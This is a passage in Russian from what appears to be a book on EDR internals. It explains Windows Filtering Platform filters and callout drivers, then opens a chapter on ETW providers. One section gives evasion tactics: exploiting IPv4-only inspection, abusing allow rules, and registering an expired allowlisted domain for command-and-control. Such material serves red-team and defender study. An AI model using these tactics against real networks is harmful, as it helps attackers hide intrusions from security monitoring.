В структуре `FWPM_FILTER` стоит выделить несколько ключевых элементов. Элемент `flags` содержит несколько флагов, описывающих атрибуты фильтра, например должен ли фильтр сохраняться после перезагрузок системы (`FWPM_FILTER_FLAG_PERSISTENT`) или является ли он фильтром времени загрузки (`FWPM_FILTER_FLAG_BOOTTIME`). Элемент `weight` определяет значение приоритета фильтра относительно других фильтров. `numFilterConditions` - число условий фильтрации, заданных в элементе `filterCondition`, массиве структур `FWPM_FILTER_CONDITION`, описывающих все условия фильтрации. Чтобы выносные функции обработали событие, все условия должны быть истинными. Наконец, `action` - значение `FWP_ACTION_TYPE`, указывающее действие, которое следует выполнить, если все условия фильтрации истинны. Среди этих действий есть разрешение, блокировка или передача запроса выносной функции.

Из этих элементов важнее всего `filterCondition`, поскольку каждое условие фильтра в массиве представляет отдельное правило, по которому будут оцениваться соединения. Само правило состоит из значения условия и типа совпадения. Определение этой структуры приведено в листинге 7-6.

```
typedef struct FWPM_FILTER_CONDITION0_ {
 GUID fieldKey;
 FWP_MATCH_TYPE matchType;
 FWP_CONDITION_VALUE0 conditionValue;
} FWPM_FILTER_CONDITION0;
```

Листинг 7-6. Определение структуры `FWPM_FILTER_CONDITION`

Первый элемент, `fieldKey`, указывает оцениваемый атрибут. У каждого уровня фильтрации есть собственные атрибуты, идентифицируемые GUID. Например, фильтр, вставленный в потоковый уровень, может работать с локальными и удалёнными IP-адресами и портами, направлением трафика, входящим или исходящим, и флагами, например указывающим, использует ли соединение прокси.

Элемент matchType задаёт тип выполняемого сопоставления. Эти виды сравнения определены в перечислении FWP_MATCH_TYPE, показанном в листинге 7-7, и позволяют сопоставлять строки, целые числа, диапазоны и другие типы данных.

```
typedef enum FWP_MATCH_TYPE_ {
 FWP_MATCH_EQUAL = 0,
 FWP_MATCH_GREATER,
 FWP_MATCH_LESS,
 FWP_MATCH_GREATER_OR_EQUAL,
 FWP_MATCH_LESS_OR_EQUAL,
 FWP_MATCH_RANGE,
 FWP_MATCH_FLAGS_ALL_SET,
 FWP_MATCH_FLAGS_ANY_SET,
 FWP_MATCH_FLAGS_NONE_SET,
 FWP_MATCH_EQUAL_CASE_INSENSITIVE,
 FWP_MATCH_NOT_EQUAL,
 FWP_MATCH_PREFIX,
 FWP_MATCH_NOT_PREFIX,
 FWP_MATCH_TYPE_MAX
} FWP_MATCH_TYPE;
```

Листинг 7-7. Перечисление FWP_MATCH_TYPE

Последний элемент структуры, conditionValue, - это условие, с которым должно сопоставляться соединение. Значение условия фильтра состоит из двух частей - типа данных и значения условия, - объединённых в структуре FWP_CONDITION_VALUE, показанной в листинге 7-8.

```
typedef struct FWP_CONDITION_VALUE0_ {
 FWP_DATA_TYPE type;
 union {
  UINT8 uint8;
  UINT16 uint16;
  UINT32 uint32;
  UINT64 *uint64;
  INT8 int8;
  INT16 int16;
  INT32 int32;
  INT64 *int64;
  float float32;
  double *double64;
  FWP_BYTE_ARRAY16 *byteArray16;
  FWP_BYTE_BLOB *byteBlob;
  SID *sid;
  FWP_BYTE_BLOB *sd;
  FWP_TOKEN_INFORMATION *tokenInformation;
  FWP_BYTE_BLOB *tokenAccessInformation;
  LPWSTR unicodeString;
  FWP_BYTE_ARRAY6 *byteArray6;
  FWP_V4_ADDR_AND_MASK *v4AddrMask;
  FWP_V6_ADDR_AND_MASK *v6AddrMask;
  FWP_RANGE0 *rangeValue;
 };
} FWP_CONDITION_VALUE0;
```

Листинг 7-8. Определение структуры FWP_CONDITION_VALUE

Значение FWP_DATA_TYPE указывает, какой элемент объединения драйвер должен использовать для оценки данных. Например, если элемент type имеет значение FWP_V4_ADDR_MASK, соответствующее адресу IPv4, будет использован элемент v4AddrMask.

В сочетании элементы типа совпадения и значения условия образуют отдельное требование фильтрации. Например, таким требованием может быть «IP-адрес назначения равен 1.1.1.1» или «TCP-порт больше 1024». Что должно произойти, когда условие оказывается истинным? Для определения этого используется элемент action структуры FWPM_FILTER. В драйверах выносных функций, выполняющих функции брандмауэра, можно разрешить или заблокировать трафик на основе определённых атрибутов. Однако при мониторинге безопасности большинство

разработчиков направляют запрос выносным функциям, задавая флаг `FWP_ACTION_CALLOUT_INSPECTION`, который передаёт запрос выносной функции, не ожидая, что та примет решение разрешить или запретить соединение.

Если объединить все три компонента элемента `filterCondition`, условие фильтрации можно представить полным предложением, как показано на рисунке 7-5.




Рисунок 7-5. Условия фильтрации

Теперь у нас есть базовая логика правила «если это, сделать то», но ещё предстоит разобраться с некоторыми другими условиями, связанными с арбитражем фильтров.

Назначение весов и подуровней

Что, если у драйвера есть фильтры, например одновременно разрешающий трафик на TCP-порту 1080 и блокирующий исходящие соединения на TCP-портах выше 1024? Для разрешения таких конфликтов каждому фильтру нужно назначить вес. Чем больше вес, тем выше приоритет условия и тем раньше его следует оценить. Например, фильтр, разрешающий трафик на порту 1080, должен оцениваться раньше фильтра, блокирующего весь трафик на портах выше 1024, чтобы программы, использующие порт 1080, могли работать. В коде вес - это всего лишь значение `FWP_VALUE` (`UINT8` или `UINT64`), назначенное элементу `weight` структуры `FWPM_FILTER`.

Помимо веса, фильтр нужно назначить подуровню, чтобы он оценивался в нужный момент. Для этого указывается GUID в элементе `layerKey` структуры. Если мы создали собственный подуровень, здесь указывается его GUID. В противном случае используется один из GUID подуровней по умолчанию, перечисленных в таблице 7-1.

Таблица 7-1. GUID подуровней по умолчанию

Идентификатор подуровня фильтра	Тип фильтра
FWPM_SUBLAYER_EDGE_TRAVERSAL (BA69DC66-5176-4979-9C89-26A7B46A8327)	Обход границы
FWPM_SUBLAYER_INSPECTION (877519E1-E6A9-41A5-81B4-8C4F118E4A60)	Проверка
FWPM_SUBLAYER_IPSEC_DOSP (E076D572-5D3D-48EF-802B-909EDDB098BD)	Защита IPsec от отказа в обслуживании (DoS)
FWPM_SUBLAYER_IPSEC_FORWARD_OUTBOUND_TUNNEL (A5082E73-8F71-4559-8A9A-101CEA04EF87)	Прямой исходящий туннель IPsec
FWPM_SUBLAYER_IPSEC_TUNNEL (83F299ED-9FF4-4967-AFF4-C309F4DAB827)	Туннель IPsec
FWPM_SUBLAYER_LIPS (1B75C0CE-FF60-4711-A70F-B4958CC3B2D0)	Устаревшие фильтры IPsec
FWPM_SUBLAYER_RPC_AUDIT (758C84F4-FB48-4DE9-9AEB-3ED9551AB1FD)	Аудит удалённых вызовов процедур (RPC)
FWPM_SUBLAYER_SECURE_SOCKET (15A66E17-3F3C-4F7B-AA6C-812AA613DD82)	Защищённый сокет
FWPM_SUBLAYER_TCP_CHIMNEY_OFFLOAD (337608B9-B7D5-4D5F-82F9-3618618BC058)	TCP Chimney Offload
FWPM_SUBLAYER_TCP_TEMPLATES (24421DCF-0AC5-4CAA-9E14-50F6E3636AF0)	Шаблон TCP
FWPM_SUBLAYER_UNIVERSAL (EEBECC03-CED4-4380-819A-2734397B2B74)	Фильтры, не назначенные другим подуровням

Обратите внимание: идентификатор подуровня FWPM_SUBLAYER_IPSEC_SECURITY_REALM определён в заголовке fwpmu.h, но не документирован.

Добавление дескриптора безопасности

Последний параметр, который можно передать fwpuclnt!FwpmFilterAdd(), - дескриптор безопасности. Хотя он необязателен, он позволяет разработчику явно задать список управления доступом для своего фильтра. В противном случае функция применит к фильтру значение по умолчанию. Этот стандартный дескриптор безопасности предоставляет права GenericAll членам локальной группы Administrators, а права GenericRead, GenericWrite и GenericExecute - членам группы Network Configuration Operators, а также службе узла диагностики (WdiServiceHost), агенту политики IPsec (PolicyAgent), службе списка сетей (NetProfm), службе удалённого вызова процедур (RpcSs) и службе брандмауэра Windows (MpsSvc). Наконец, права FWPM_ACTRL_OPEN и FWPM_ACTRL_CLASSIFY предоставляются группе Everyone.

После завершения вызова fwpuclnt!FwpmFilterAdd() драйвер выносной функции инициализирован и будет обрабатывать события, пока не придёт время его выгрузить. Процесс выгрузки выходит за рамки этой главы, поскольку в значительной степени не относится к мониторингу безопасности, но он закрывает все ранее открытые дескрипторы, удаляет созданные подуровни и фильтры и безопасно удаляет драйвер.

Обнаружение приёмов противника с помощью сетевых фильтров

Основная часть телеметрии, собираемой драйвером фильтра WFP, поступает от его выносных функций. Чаще всего это классифицирующие выносные функции, которые получают на вход сведения о соединении. Из этих данных разработчики могут извлечь телеметрию, полезную для обнаружения вредоносной активности. Рассмотрим эти функции подробнее, начиная с определения в листинге 7-9.

```
FWPS_CALLOUT_CLASSIFY_FN2 FwpsCalloutClassifyFn2;
void FwpsCalloutClassifyFn2(
 [in] const FWPS_INCOMING_VALUES0 *inFixedValues,
 [in] const FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
 [in, out, optional] void *layerData,
 [in, optional] const void *classifyContext,
 [in] const FWPS_FILTER2 *filter,
 [in] UINT64 flowContext,
 [in, out] FWPS_CLASSIFY_OUT0 *classifyOut
)
{...}
```

Листинг 7-9. Определение FwpsCalloutClassifyFn

При вызове выносная функция получает указатели на несколько структур с интересными подробностями об обрабатываемых данных. Среди них есть как базовые сетевые сведения, которые ожидаешь получить от любого приложения захвата пакетов, например удалённый IP-адрес, так и метаданные с дополнительным контекстом, включая PID, путь к образу и токен запросившего процесса.

В ответ выносная функция задаёт действие для прокладки потокового уровня, если обрабатываемый пакет находится на потоковом уровне, а также действие для механизма фильтрации, например блокировать или разрешить пакет. Она также может передать принятие решения следующей зарегистрированной выносной функции. В следующих разделах этот процесс описан подробнее.

Основные сетевые данные

Первый параметр, указатель на структуру FWPS_INCOMING_VALUES, определён в листинге 7-10 и содержит сведения о соединении, переданном механизмом фильтрации выносной функции.

```
typedef struct FWPS_INCOMING_VALUES0_ {
 UINT16      layerId;
 UINT32      valueCount;
 FWPS_INCOMING_VALUE0 *incomingValue;
} FWPS_INCOMING_VALUES0;
```

Листинг 7-10. Структура FWPS_INCOMING_VALUES

Первый элемент этой структуры содержит идентификатор уровня фильтрации, на котором были получены данные. Microsoft определяет эти значения, например FWPM_LAYER_INBOUND_IPPACKET_V4.

Второй элемент содержит число записей в массиве, на который указывает третий параметр, incomingValue. Это массив структур FWPS_INCOMING_VALUE с данными, которые механизм фильтрации передаёт выносной функции. В каждой структуре массива находится только структура FWP_VALUE, показанная в листинге 7-11 и описывающая тип и значение данных.

```
typedef struct FWP_VALUE0_ {
 FWP_DATA_TYPE type;
 union {
  UINT8 uint8;
  UINT16 uint16;
  UINT32 uint32;
  UINT64 *uint64;
  INT8 int8;
  INT16 int16;
  INT32 int32;
  INT64 *int64;
  float float32;
  double *double64;
  FWP_BYTE_ARRAY16 *byteArray16;
  FWP_BYTE_BLOB *byteBlob;
  SID *sid;
  FWP_BYTE_BLOB *sd;
  FWP_TOKEN_INFORMATION *tokenInformation;
  FWP_BYTE_BLOB *tokenAccessInformation;
  LPWSTR unicodeString;
  FWP_BYTE_ARRAY6 *byteArray6;
 };
} FWP_VALUE0;
```

Листинг 7-11. Определение структуры FWP_VALUE

Чтобы обратиться к данным внутри массива, драйверу нужно знать индекс, по которому они расположены. Этот индекс зависит от идентификатора обрабатываемого уровня. Например, для уровня FWPS_LAYER_OUTBOUND_IPPACKET_V4 драйвер обращается к полям по их индексам в перечислении FWPS_FIELDS_OUTBOUND_IPPACKET_V4, определённом в листинге 7-12.

```
typedef enum FWPS_FIELDS_OUTBOUND_IPPACKET_V4_ {
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_IP_LOCAL_ADDRESS,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_IP_LOCAL_ADDRESS_TYPE,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_IP_REMOTE_ADDRESS,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_IP_LOCAL_INTERFACE,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_INTERFACE_INDEX,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_SUB_INTERFACE_INDEX,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_FLAGS,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_INTERFACE_TYPE,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_TUNNEL_TYPE,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_COMPARTMENT_ID,
 FWPS_FIELD_OUTBOUND_IPPACKET_V4_MAX
} FWPS_FIELDS_OUTBOUND_IPPACKET_V4;
```

Листинг 7-12. Перечисление FWPS_FIELDS_OUTBOUND_IPPACKET_V4

Например, если драйвер EDR хочет проверить удалённый IP-адрес, он может получить это значение с помощью кода из листинга 7-13.

```
if (inFixedValues->layerId == FWPS_LAYER_OUTBOUND_IPPACKET_V4)
{
 UINT32 remoteAddr = inFixedValues->
 incomingValues[FWPS_FIELD_OUTBOUND_IPPACKET_V4_IP_REMOTE_ADDRESS].value.uint32;
 --snip--
}
```

Листинг 7-13. Обращение к удалённому IP-адресу во входных значениях

В этом примере драйвер EDR извлекает IP-адрес, обращаясь к значению беззнакового 32-разрядного целого числа (uint32) по индексу FWPS_FIELD_OUTBOUND_IPPACKET_V4_IP_REMOTE_ADDRESS во входных значениях.

Метаданные

Следующий параметр, получаемый выносной функцией, - указатель на структуру `FWPS_INCOMING_METADATA_VALUES0`, которая предоставляет EDR невероятно ценные метаданные помимо сведений, ожидаемых от приложения захвата пакетов вроде Wireshark. Эти метаданные показаны в листинге 7-14.

```
typedef struct FWPS_INCOMING_METADATA_VALUES0_ {
 UINT32 currentMetadataValues;
 UINT32 flags;
 UINT64 reserved;
 FWPS_DISCARD_METADATA0 discardMetadata;
 UINT64 flowHandle;
 UINT32 ipHeaderSize;
 UINT32 transportHeaderSize;
 FWP_BYTE_BLOB *processPath;
 UINT64 token;
 UINT64 processId;
 UINT32 sourceInterfaceIndex;
 UINT32 destinationInterfaceIndex;
 ULONG compartmentId;
 FWPS_INBOUND_FRAGMENT_METADATA0 fragmentMetadata;
 ULONG pathMtu;
 HANDLE completionHandle;
 UINT64 transportEndpointHandle;
 SCOPE_ID remoteScopeId;
 WSACMSGHDR *controlData;
 ULONG controlDataLength;
 FWP_DIRECTION packetDirection;
 PVOID headerIncludeHeader;
 ULONG headerIncludeHeaderLength;
 IP_ADDRESS_PREFIX destinationPrefix;
 UINT16 frameLength;
 UINT64 parentEndpointHandle;
 UINT32 icmpIdAndSequence;
 DWORD localRedirectTargetPID;
 SOCKADDR *originalDestination;
 HANDLE redirectRecords;
 UINT32 currentL2MetadataValues;
 UINT32 l2Flags;
 UINT32 ethernetMacHeaderSize;
 UINT32 wiFiOperationMode;
 NDIS_SWITCH_PORT_ID vSwitchSourcePortId;
 NDIS_SWITCH_NIC_INDEX vSwitchSourceNicIndex;
 NDIS_SWITCH_PORT_ID vSwitchDestinationPortId;
 UINT32 padding0;
 USHORT padding1;
 UINT32 padding2;
 HANDLE vSwitchPacketContext;
 PVOID subProcessTag;
 UINT64 reserved1;
} FWPS_INCOMING_METADATA_VALUES0;
```

Листинг 7-14. Определение структуры `FWPS_INCOMING_METADATA_VALUES0`

Мы упоминали, что одно из главных преимуществ мониторинга сетевого трафика на каждом конечном устройстве - контекст, предоставляемый таким подходом EDR. Его можно увидеть в элементах `processPath`, `processId` и `token`, которые дают сведения о процессе на конечном устройстве и связанном субъекте.

Обратите внимание, что заполнены будут не все значения этой структуры. Чтобы увидеть, какие значения присутствуют, выносная функция проверяет элемент `currentMetadataValues`, представляющий побитовое ИЛИ комбинации идентификаторов фильтров метаданных. Microsoft предусмотрительно предоставила макрос `FWPS_IS_METADATA_FIELD_PRESENT()`, который вернёт

истину, если интересующее нас значение присутствует.

Данные уровня

После метаданных классифицирующая функция получает сведения о фильтруемом уровне и условиях вызова выносной функции. Например, если данные исходят с потокового уровня, параметр будет указывать на структуру `FWPS_STREAM_CALLOUT_IO_PACKET0`. Эти данные уровня содержат указатель на структуру `FWPS_STREAM_DATA0` с флагами, кодирующими характеристики потока, например является ли он входящим или исходящим, имеет ли высокий приоритет и передаст ли сетевой стек флаг FIN в последнем пакете. Они также содержат смещение в потоке, размер данных в потоке и указатель на `NET_BUFFER_LIST`, описывающий текущую часть потока.

Этот список буферов представляет собой связанный список структур `NET_BUFFER`. Каждая структура списка содержит цепочку списков дескрипторов памяти, используемых для хранения данных, отправленных или полученных по сети. Обратите внимание: если запрос возник не на потоковом уровне, параметр `layerData` будет указывать только на `NET_BUFFER_LIST`, если он не равен `null`.

Структура данных уровня также содержит элемент `streamAction` - значение `FWPS_STREAM_ACTION_TYPE`, описывающее действие, которое выносная функция рекомендует выполнить прокладке потокового уровня. В их число входят следующие действия.

• Ничего не делать (`FWPS_STREAM_ACTION_NONE`).

• Разрешить всем будущим сегментам данных в потоке продолжать движение без проверки (`FWPS_STREAM_ACTION_ALLOW_CONNECTION`).

• Запросить дополнительные данные. Если задано это действие, выносная функция должна заполнить элемент `countBytesRequired` числом необходимых байтов потоковых данных (`FWPS_STREAM_ACTION_NEED_MORE_DATA`).

• Разорвать соединение (`FWPS_STREAM_ACTION_DROP_CONNECTION`).

• Отложить обработку до вызова `fwpkclnt!FwpsStreamContinue0()`. Это используется для управления потоком, чтобы снизить скорость поступления данных (`FWPS_STREAM_ACTION_DEFER`).

Не путайте этот элемент `streamAction` с параметром `classifyOut`, переданным классифицирующей функции для указания результата операции фильтрации.

Обход сетевых фильтров

Вероятно, обход сетевых фильтров интересует вас прежде всего потому, что вы хотите вывести в интернет свой трафик управления и контроля, однако фильтрации подвергаются и другие виды трафика, например горизонтальное перемещение и сетевая разведка.

Однако вариантов обхода драйверов выносных функций WFP немного, по крайней мере по сравнению с другими компонентами датчиков. Во многом обход сетевых фильтров очень похож на обычную оценку правил брандмауэра. Некоторые фильтры могут явно разрешать или запрещать трафик либо отправлять его содержимое выносной функции для проверки.

Как и при любом другом анализе покрытия правилами, основная работа сводится к перечислению различных фильтров в системе, их конфигураций и наборов правил. К счастью, множество доступных инструментов делает этот процесс относительно безболезненным. Встроенная команда `netsh` позволяет экспортировать зарегистрированные в настоящий момент фильтры в

XML-документ, пример которого показан в листинге 7-15.

```
PS > netsh
netsh> wfp
netsh wfp> show filters
Data collection successful; output = filters.xml
netsh wfp> exit
PS > Select-Xml .\filters.xml -XPath 'wfpdiag/filters/item/displayData/name' |
>> ForEach-Object {$_.Node.InnerXML }
Rivet IpPacket V4 IpPacket Outbound Filtering Layer
Rivet IpPacket V6 Network Outbound Filtering Layer
Boot Time Filter
Boot Time Filter
Rivet IpV4 Inbound Transport Filtering Layer
Rivet IpV6 Inbound Transport Filtering Layer
Rivet IpV4 Outbound Transport Filtering Layer
Rivet IpV6 Outbound Filtering Layer
Boot Time Filter
Boot Time Filter
--snip--
```

Листинг 7-15. Перечисление зарегистрированных фильтров с помощью netsh

Поскольку разбор XML может доставить некоторые неудобства, можно предпочесть альтернативный инструмент NtObjectManager. Он содержит командлеты для сбора сведений о компонентах WFP, включая идентификаторы подуровней и фильтры.

Чтобы получить представление о том, какие драйверы проверяют трафик в системе, одним из первых действий следует перечислить все нестандартные подуровни. Это можно сделать командами из листинга 7-16.

```
PS > Import-Module NtObjectManager
PS > Get-FwSubLayer |
>> Where-Object {$_.Name -notlike 'WFP Built-in*'} |
>> select Weight, Name, keyname |
>> Sort-Object Weight -Descending | fl
Weight : 32765
Name  : IPxlat Forward IPv4 sub layer
KeyName : {4351e497-5d8b-46bc-86d9-abccdb868d6d}
Weight : 4096
Name  : windefend
KeyName : {3c1cd879-1b8c-4ab4-8f83-5ed129176ef3}
Weight : 256
Name  : OpenVPN
KeyName : {2f660d7e-6a37-11e6-a181-001e8c6e04a2}
```

Листинг 7-16. Перечисление подуровней WFP с помощью NtObjectManager

Веса указывают порядок оценки подуровней во время арбитража фильтров. Ищите интересные подуровни, заслуживающие дальнейшего изучения, например связанные с приложениями мониторинга безопасности. Затем с помощью командлета `Get-FwFilter` получите фильтры, связанные с указанным подуровнем, как показано в листинге 7-17.

```
PS > Get-FwFilter |
>> Where-Object {$_.SubLayerKeyName -eq '{3c1cd879-1b8c-4ab4-8f83-5ed129176ef3}'} |
>> Where-Object {$_.IsCallout -eq $true} |
>> select ActionType,Name,LayerKeyName,CalloutKeyName,FilterId |
>> fl
ActionType : CalloutTerminating
Name : windefend_stream_v4
LayerKeyName : FWPM_LAYER_STREAM_V4
CalloutKeyName : {d67b238d-d80c-4ba7-96df-4a0c83464fa7}
FilterId : 69085
ActionType : CalloutInspection
Name : windefend_resource_assignment_v4
LayerKeyName : FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V4
CalloutKeyName : {58d7275b-2fd2-4b6c-b93a-30037e577d7e}
FilterId : 69087
ActionType : CalloutTerminating
Name : windefend_datagram_v6
LayerKeyName : FWPM_LAYER_DATAGRAM_DATA_V6
CalloutKeyName : {80cece9d-0b53-4672-ac43-4524416c0353}
FilterId : 69092
ActionType : CalloutInspection
Name : windefend_resource_assignment_v6
LayerKeyName : FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V6
CalloutKeyName : {ced78e5f-1dd1-485a-9d35-7e44cc9d784d}
FilterId : 69088
```

Листинг 7-17. Перечисление фильтров, связанных с подуровнем фильтров

Для наших целей самый интересный фильтр на этом уровне - `CalloutInspection`, поскольку он отправляет содержимое сетевого соединения драйверу, который определит, следует ли разорвать соединение. Выносные функции можно исследовать, передавая имена их ключей командлету `Get-FwCallout`. В листинге 7-18 показан процесс исследования одного из фильтров Windows Defender.

```
PS > Get-FwCallout |
>> Where-Object {$_.KeyName -eq '{d67b238d-d80c-4ba7-96df-4a0c83464fa7}'} |
>> select *
Flags      : ConditionalOnFlow, Registered
ProviderKey    : 00000000-0000-0000-0000-000000000000
ProviderData   : {}
ApplicableLayer  : 3b89653c-c170-49e4-b1cd-e0eeeee19a3e
CalloutId    : 302
Key      : d67b238d-d80c-4ba7-96df-4a0c83464fa7
Name      : windefend_stream_v4
Description    : windefend
KeyName     : {d67b238d-d80c-4ba7-96df-4a0c83464fa7}
SecurityDescriptor : --snip--
ObjectName    : windefend_stream_v4
NtType     : Name = Firewall - Index = -1
IsContainer    : False
```

Листинг 7-18. Исследование фильтров WFP с помощью NtObjectManager

Эти сведения помогают определить тип проверяемого трафика: в них есть уровень, для которого зарегистрирована выносная функция; описание, способное облегчить понимание назначения выносной функции; и дескриптор безопасности, который можно проверить на возможные ошибки конфигурации, предоставляющие чрезмерный контроль. Но они всё равно не сообщают точно, что ищет драйвер. Ни два поставщика EDR не проверяют одни и те же атрибуты одинаковым образом, поэтому единственный способ узнать, что исследует драйвер, - выполнить обратную разработку его процедур выносных функций.

Однако фильтры WFP можно оценивать, разыскивая пробелы конфигурации, подобные встречающимся в обычных брандмауэрах. В самом деле, зачем выполнять обратную разработку драйвера, если можно просто найти правила, которыми удастся злоупотребить? Один из моих любимых способов обхода обнаружения - найти пробелы, позволяющие трафику проскользнуть. Например, если выносная функция отслеживает только трафик IPv4, трафик, отправленный по

IPv6, не будет проверяться.

Поскольку способы обхода различаются между поставщиками и средами, ищите правила, явно разрешающие трафик к определённому адресу назначения. По моему опыту, обычно они реализуются для конкретной среды, где развёрнута EDR, а не входят в стандартную конфигурацию EDR. Некоторые правила могут даже устареть. Предположим, вы обнаружили старое правило, разрешающее весь исходящий трафик на TCP-порту 443 к определённому домену. Если срок регистрации домена истёк, вы можете приобрести его и использовать как канал управления и контроля по HTTPS.

Также ищите конкретные конфигурации фильтров, которыми можно воспользоваться. Например, фильтр может сбрасывать `FWPM_FILTER_FLAG_CLEAR_ACTION_RIGHT`. В результате фильтры с меньшим приоритетом не смогут переопределять решения этого фильтра. Предположим теперь, что EDR явно разрешает исходящий трафик к домену и сбрасывает упомянутый флаг. Даже если фильтр с меньшим приоритетом выдаст команду блокировки, трафик всё равно будет выпущен наружу.

Разумеется, как и всё в WFP, это не настолько просто. Существует флаг `FWPS_RIGHT_ACTION_WRITE`, который отменяет такое решение, если сброшен до оценки фильтра. Это называется конфликтом фильтров и приводит к нескольким последствиям: трафик блокируется, формируется событие аудита, а подписанные на уведомления приложения получают уведомление, позволяющее узнать об ошибке конфигурации.

Подводя итог, обход фильтров WFP очень похож на обход традиционных брандмауэров: можно искать пробелы в наборах правил, конфигурациях и логике проверки, реализованной драйвером сетевого фильтра EDR, чтобы найти способы вывести свой трафик наружу. Оценивайте применимость каждого метода в контексте среды и конкретных фильтров каждой EDR. В одних случаях достаточно просмотреть правила фильтрации. В других потребуется глубоко исследовать логику проверки драйвера, чтобы определить, что и как фильтруется.

Заключение

Драйверы сетевых фильтров способны разрешать, запрещать или проверять сетевой трафик на узле. Для EDR особенно важна функция проверки, обеспечиваемая выносными функциями этих драйверов. Когда действия атакующего затрагивают сетевой стек, например маяк агента управления и контроля или горизонтальное перемещение, драйвер сетевого фильтра, расположенный непосредственно на пути трафика, может выделить их индикаторы. Для обхода этих выносных функций требуется понимать, какие виды трафика они хотят проверять, а затем находить пробелы покрытия, подобно обычному аудиту правил брандмауэра.

Глава 8. Трассировка событий для Windows

С помощью средства журналирования Event Tracing for Windows (ETW) разработчики могут программировать свои приложения так, чтобы они формировали события, получали события от других компонентов и управляли сеансами трассировки событий. Это позволяет отслеживать выполнение собственного кода и наблюдать за потенциальными проблемами или отлаживать их. ETW можно представить как альтернативу отладке на основе `printf`: сообщения не выводятся в консоль, а передаются через общий канал в стандартном формате.

В контексте безопасности ETW предоставляет ценную телеметрию, которая иначе была бы недоступна агенту конечного устройства. Например, среда выполнения общего языка, загружаемая в каждый процесс .NET, формирует через ETW уникальные события, способные дать больше сведений о характере управляемого кода на узле, чем любой другой механизм. Это позволяет агенту EDR собирать новые данные для создания новых предупреждений или обогащения существующих событий.

ETW редко хвалят за простоту и удобство использования, и немалая причина тому - чрезвычайно сложная техническая документация Microsoft. К счастью, хотя внутреннее устройство и подробности реализации ETW весьма интересны, полностью понимать его архитектуру не требуется. В этой главе рассматриваются части ETW, относящиеся к телеметрии. Мы разберём, как агент может собирать телеметрию из ETW и как обойти этот сбор.

Архитектура

В ETW участвуют три основных компонента: поставщики, потребители и контроллеры. Каждый из них выполняет собственную задачу в сеансе трассировки событий. Следующий обзор описывает место каждого компонента в общей архитектуре ETW.

Поставщики

Проще говоря, поставщики - это программные компоненты, формирующие события. Ими могут быть части системы, например Планировщик заданий, стороннее приложение или даже само ядро. Обычно поставщик является не отдельным приложением или образом, а основным образом, связанным с компонентом.

Когда этот образ поставщика проходит по интересному или вызывающему опасения пути кода, разработчик может заставить его сформировать событие, связанное с выполнением. Например, если приложение обрабатывает аутентификацию пользователей, оно может формировать событие при каждой неудачной аутентификации. Такие события содержат любые данные, которые разработчик считает необходимыми для отладки или мониторинга приложения: от простой строки до сложных структур.

У поставщиков ETW есть GUID, по которым их идентифицируют другие программы. Кроме того, поставщики имеют более удобные для пользователя имена, чаще всего определённые в их манифестах, чтобы людям было легче их различать. В стандартной установке Windows 10 зарегистрировано около 1100 поставщиков. В таблице 8-1 перечислены те из них, которые могут быть полезны продуктам защиты конечных устройств.

Таблица 8-1. Стандартные поставщики ETW, относящиеся к мониторингу безопасности

Имя поставщика	GUID	Описание
`Microsoft-Antimalware-Scan-Interface`	`{2A576B87-09A7-520E-C21A-4942F0271D67}`	Предоставляет сведения о данных, передаваемых через Antimalware Scan Interface (AMSI)
`Microsoft-Windows-DotNETRuntime`	`{E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}`	Предоставляет события, относящиеся к сборкам .NET, выполняющимся на локальном узле
`Microsoft-Windows-Audit-CVE`	`{85A62A0D-7E17-485F-9D4F-749A287193A6}`	Предоставляет программам механизм сообщения о попытках эксплуатации известных уязвимостей
`Microsoft-Windows-DNS-Client`	`{1C95126E-7EEA-49A9-A3FE-A378B03DDB4D}`	Подробно описывает результаты разрешения доменных имён на узле

Имя поставщика	GUID	Описание
Microsoft-Windows-Kernel-Process	{22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}	Предоставляет сведения о создании и завершении процессов, подобные данным, которые драйвер получает с помощью процедуры обратного вызова для создания процессов
Microsoft-Windows-PowerShell	{A0C1853B-5C40-4B15-8766-3CF1C58F985A}	Предоставляет журналирование блоков сценариев PowerShell
Microsoft-Windows-RPC	{6AD52B32-D609-4BE9-AE07-CE8DAE937E39}	Содержит сведения об операциях RPC в локальной системе
Microsoft-Windows-Security-Kerberos	{98E6CFCB-EE0A-41E0-A57B-622D4E1B30B1}	Предоставляет сведения об аутентификации Kerberos на узле
Microsoft-Windows-Services	{0063715B-EEDA-4007-9429-AD526F62696E}	Формирует события, относящиеся к установке, работе и удалению служб

Имя поставщика	GUID	Описание
Microsoft-Windows-SmartScreen	{3CB2A168-FE34-4A4E-BDAD-DCF422F34473}	Предоставляет события, относящиеся к Microsoft Defender SmartScreen и его взаимодействию с файлами, загруженными из интернета
Microsoft-Windows-TaskScheduler	{DE7B24EA-73C8-4A09-985D-5BDADCFA9017}	Предоставляет сведения о запланированных заданиях
Microsoft-Windows-WebIO	{50B3E73C-9370-461D-BB9F-26F32D68887D}	Обеспечивает наблюдаемость веб-запросов пользователей системы
Microsoft-Windows-WMI-Activity	{1418EF04-B0B4-4623-BF7E-D74AB47BBDAA}	Предоставляет телеметрию работы WMI, включая подписки на события

